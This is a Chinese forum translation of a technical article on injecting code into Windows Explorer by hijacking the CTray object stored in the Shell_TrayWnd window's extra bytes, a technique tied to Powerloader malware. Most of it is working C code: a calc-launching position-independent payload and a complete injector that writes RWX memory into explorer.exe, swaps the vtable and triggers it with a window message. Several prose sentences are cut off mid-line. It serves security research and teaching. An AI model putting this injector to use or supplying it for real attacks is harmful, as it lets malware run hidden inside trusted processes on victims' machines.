登录

Windows进程注入技术之额外的Window字节篇

mss**** / 2018-08-28 21:20:26 / 浏览数 1968 技术文章 技术文章 顶(0) 踩(0)

原文：https://modexp.wordpress.com/2018/08/26/process-injection-ctray/

引言

这种注入方法因被2013年左右出现的Powerloader恶意软件采用而闻名于世。当然，大家都不清楚该技术首次用于进程注入是在什么时候，因为自80年代末或90年代初以来

图1显示了"Shell_TrayWnd"类的信息，您可以在其中看到Window字节在索引0处的值已被设置。



图1：Shell_TrayWnd的Window Spy++信息

Windows Spy++在这里并未显示完整的64位值，但如图2所示，GetWindowLongPtr API为同一窗口返回的值。



图2：CTray对象的完整地址

CTray类

这个类中只有三种方法，并且没有任何属性。每个方法的指针都是只读的，因此，我们不能直接用指向有效载荷的指针覆盖指向WndProc的指针。虽然我们可以手动构造对

```
// CTray object for Shell_TrayWnd
typedef struct _ctray_vtable {
   ULONG_PTR vTable;    // change to remote memory address
   ULONG_PTR AddRef;
   ULONG_PTR Release;
   ULONG_PTR WndProc;   // window procedure (change to payload)
} CTray;
```

上述结构提供了在32位和64位系统上替换CTray对象所需的一切。其中，ULONG_PTR的大小在32位系统上是4字节，在64位上是8字节。

有效载荷

这与PROPagate使用的有效载荷代码之间的主要区别在于函数原型方面。如果我们在返回调用者时没有释放相同数量的参数，则可能导致Windows资源管理器或使用与之相

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT uMsg,
 WPARAM wParam, LPARAM lParam)
{
   // ignore messages other than WM_CLOSE
   if (uMsg != WM_CLOSE) return 0;

   WinExec_t pWinExec;
   DWORD     szWinExec[2],
             szCalc[2];

   // WinExec
   szWinExec[0]=0x456E6957;
   szWinExec[1]=0x00636578;

   // calc
   szCalc[0] = 0x636C6163;
   szCalc[1] = 0;

   pWinExec = (WinExec_t)xGetProcAddress(szWinExec);
   if(pWinExec != NULL) {
     pWinExec((LPSTR)szCalc, SW_SHOW);
   }
   return 0;
}
```

完整的函数代码

下面是完成位置无关代码（PIC）的注入任务的函数的完整代码。与所有示例一样，这里省略了错误检查，以便让读者把注意力放到具体注入过程上面。

```
LPVOID ewm(LPVOID payload, DWORD payloadSize){
   LPVOID    cs, ds;
   CTray     ct;
   ULONG_PTR ctp;
   HWND      hw;
   HANDLE    hp;
   DWORD     pid;
   SIZE_T    wr;

   // 1. Obtain a handle for the shell tray window
   hw = FindWindow("Shell_TrayWnd", NULL);

   // 2. Obtain a process id for explorer.exe
   GetWindowThreadProcessId(hw, &pid);

   // 3. Open explorer.exe
   hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

   // 4. Obtain pointer to the current CTray object
   ctp = GetWindowLongPtr(hw, 0);

   // 5. Read address of the current CTray object
   ReadProcessMemory(hp, (LPVOID)ctp,
       (LPVOID)&ct.vTable, sizeof(ULONG_PTR), &wr);

   // 6. Read three addresses from the virtual table
   ReadProcessMemory(hp, (LPVOID)ct.vTable,
     (LPVOID)&ct.AddRef, sizeof(ULONG_PTR) * 3, &wr);

   // 7. Allocate RWX memory for code
   cs = VirtualAllocEx(hp, NULL, payloadSize,
     MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

   // 8. Copy the code to target process
   WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

   // 9. Allocate RW memory for the new CTray object
   ds = VirtualAllocEx(hp, NULL, sizeof(ct),
     MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

```
    // 10. Write the new CTray object to remote memory
    ct.vTable  = (ULONG_PTR)ds + sizeof(ULONG_PTR);
    ct.WndProc = (ULONG_PTR)cs;

    WriteProcessMemory(hp, ds, &ct, sizeof(ct), &wr);

    // 11. Set the new pointer to CTray object
    SetWindowLongPtr(hw, 0, (ULONG_PTR)ds);

    // 12. Trigger the payload via a windows message
    PostMessage(hw, WM_CLOSE, 0, 0);

    // 13. Restore the original CTray object
    SetWindowLongPtr(hw, 0, ctp);

    // 14. Release memory and close handles
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);

    CloseHandle(hp);
}
```

小结

这种针对窗口对象的注入方法通常属于粉碎窗口攻击类型。尽管随着Windows Vista引入了用户界面权限隔离（UIPI），这种攻击类型已经得到了一定程度的缓解，但这种注入方法在最新版本的Windows 10上仍然可以奏效。对于这种这种注入技术，这里提供了一个可以弹计算器的有效载荷的源代码。

上一篇：极客巅峰第二场wp 下一篇：upload-labs之pass ...

1. 0 条回复

- 动动手指，沙发就是你的了！